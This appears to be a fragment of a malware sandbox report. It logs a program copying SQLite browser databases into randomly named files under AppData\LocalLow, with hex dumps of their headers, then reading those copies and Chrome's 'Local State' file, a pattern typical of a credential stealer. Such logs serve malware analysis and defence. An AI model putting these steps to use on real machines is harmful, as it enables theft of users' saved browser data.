C:\Users\user\AppData\LocalLow\U28DVK1LkhXI	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 0d 0f fd 00 04 0d 20 00 0f 67 0f fd 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C g 8	success or wait	1	402EE4	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\t56OlInDWvo9	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 fd 05 00 00 00 02 07 fd 00 00 00 00 1b 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $.C	success or wait	1	403869	CopyFileW
C:\Users\user\AppData\LocalLow\1g8B3TB8nn75	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 fd 05 00 00 00 02 07 fd 00 00 00 00 1b 07 fd 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ $.C	success or wait	1	403443	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	87164	success or wait	1	401D3E	ReadFile
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\r93FRLGa73HG	28672	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\U28DVK1LkhXI	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\U28DVK1LkhXI	0	4096	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\t56OlInDWvo9	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\t56OlInDWvo9	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\1g8B3TB8nn75	0	100	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\1g8B3TB8nn75	0	2048	success or wait	1	61E33E79	ReadFile
C:\Users\user\AppData\LocalLow\9p1l6K91w23M	unknown	85120	success or wait	1	408227	ReadFile

Disassembly

No disassembly